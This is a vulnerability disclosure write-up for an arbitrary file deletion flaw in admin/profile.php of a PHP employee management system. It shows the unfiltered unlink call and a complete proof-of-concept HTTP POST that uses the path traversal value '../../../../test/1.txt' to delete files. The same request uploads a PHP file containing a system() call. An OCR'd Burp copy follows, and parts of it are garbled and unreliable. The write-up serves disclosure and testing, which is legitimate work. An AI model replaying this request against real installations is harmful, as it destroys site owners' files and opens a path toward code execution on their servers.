

# The Best employee management system in php - there is arbitrary file deletion in admin/profile.php

environment

arbitrary file deletion

## environment

<https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html>


## arbitrary file deletion

project path: C:\phpstudy\_pro\WWW\\_hr\_soft

Test the file path for deletion.: C:\phpstudy\_pro\WWW\test\1.txt



In `admin/profile.php`, it is found that `@unlink("../assets/uploadImage/Profile/".$_POST['old_website_image']);` there is no filtering and arbitrary files can be deleted.



```
0
9  <?php
10
11
12  $stmt = $conn->prepare("SELECT * FROM admin WHERE id='".$$_SESSION['id']."'");
13  $stmt->execute();
14  $result = $stmt->fetch(PDO::FETCH_ASSOC);
15
16  ?>
17  <?php
18  if(isset($_POST['update'])) {
19  $target_dir = "../assets/uploadImage/Profile/";
20  $website_logo = basename($_FILES["website_image"]["name"]);
21  if($_FILES["website_image"]["tmp_name"] != '') {
22  $image = $target_dir . basename($_FILES["website_image"]["name"]);
23  if (move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)) {
24  |
25  @unlink( filename: "../assets/uploadImage/Profile/".$_POST['old_website_image']);
26
27  } else {
28  echo "Sorry, there was an error uploading your file.";
29  }
```

Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

```
1  POST /admin/profile.php HTTP/1.1
2  Host: 10.211.55.4:8888
3  Content-Length: 438
4  Cache-Control: max-age=0
5  Accept-Language: zh-CN,zh;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Origin: null
8  Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryP3KHdn6lBKTxSBW0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
13 Connection: keep-alive
14
15 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
16 Content-Disposition: form-data; name="old_website_image"
17
18 ../../../../test/1.txt
19 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
20 Content-Disposition: form-data; name="update"
21
22 1
23 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
24 Content-Disposition: form-data; name="website_image"; filename="11111.php"
25 Content-Type: image/png
26
27 <?php system('whoami /?')?>
28 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0--
29
```

File deletion is successful.




Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Search Settings  
Decoder Comparer Logger Organizer Extensions Learn Hackvortor Knife

1 x 2 x 3 x +

Send Cancel < >




Target: http://10.211.55.4:8888 HTTP/1

### Request

Pretty Raw Hex Hackv...   

```
2 Host: 10.211.55.4:8888
3 Content-Length: 438
4 Cache-Control: max-age=0
5 Accept-Language: zh-CN,zh;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Origin: null
8 Content-Type: multipart/form-data;
  boundary=-----WebKitFormBoundaryP3KHdn6IBKTSB
  WO
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
  Connection: keep-alive
13 -----WebKitFormBoundaryP3KHdn6IBKTSBWO
14 Content-Disposition: form-data; name="
  old_website_image"
15
16 ../../../../test/1.txt
17 -----WebKitFormBoundaryP3KHdn6IBKTSBWO
18 Content-Disposition: form-data; name="update"
19
20 1
21 -----WebKitFormBoundaryP3KHdn6IBKTSBWO
22 Content-Disposition: form-data; name="
  website_image"; filename="11111.php"
23 Content-Type: image/png
24
25 <?php custom('uhnsi: /?')?>
```

### Response

Pretty Raw Hex Render   

```
1 HTTP/1.1 200 OK
2 Host: 10.211.55.4:8888
3 Date: Mon, 04 Nov 2024 16:57:47 +0800
4 Connection: close
5 X-Powered-By: PHP/7.3.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
  must-revalidate
8 Pragma: no-cache
9 Content-type: text/html; charset=UTF-8
10
11 <br />
12 <b>
13 Fatal error
14 : Uncaught PDOException: SQLSTATE[23000]:
  Integrity constraint violation: 1048 Column
  'fname' cannot be null in
  C:\phpstudy_pro\WWW\hr_soft\admin\profile.ph
  p:50
15 Stack trace:
16 #0
  C:\phpstudy_pro\WWW\hr_soft\admin\profile.ph
  p(50): PDOStatement->execute()
17 #1 [main]
  thrown in C:\phpstudy_pro\WWW\hr_soft\admin\profi
  le.php
18
19 </b>
20 on line <b>
21 50
22 </b>
23 <br />
```

test

phpstudy\_pro > WWW > test 在 test 中搜索

新建 排序 查看 详细

名称	修改日期	类型
此文件夹为空。		
主文件夹		
图库		
桌面		
下载		
文档		
图片		
音乐		
视频		
下载		
test		
屏幕截图		
视频		
此电脑		
网络		